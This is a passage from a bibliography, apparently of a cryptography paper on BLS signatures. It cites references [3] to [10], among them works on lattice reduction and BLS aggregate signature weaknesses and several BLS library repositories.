[3] Nigel P.Smart, Cryptography Made Simple

[4] Nguyen Thoi Minh Quan. Intuitive advanced cryptography.

[5] Nguyen Thoi Minh Quan. Attacks and weaknesses of BLS aggregate signatures

[6] C.P.Schnorr, M.Euchner. Lattice Basic Reduction: Improved Practical Algorithms and Solving Subset Sum problems.

[7] https://github.com/ethereum/py_ecc

[8] https://github.com/herumi/bls-eth-go-binary

[9] https://github.com/supranational/blst

[10] https://github.com/sigp/milagrobls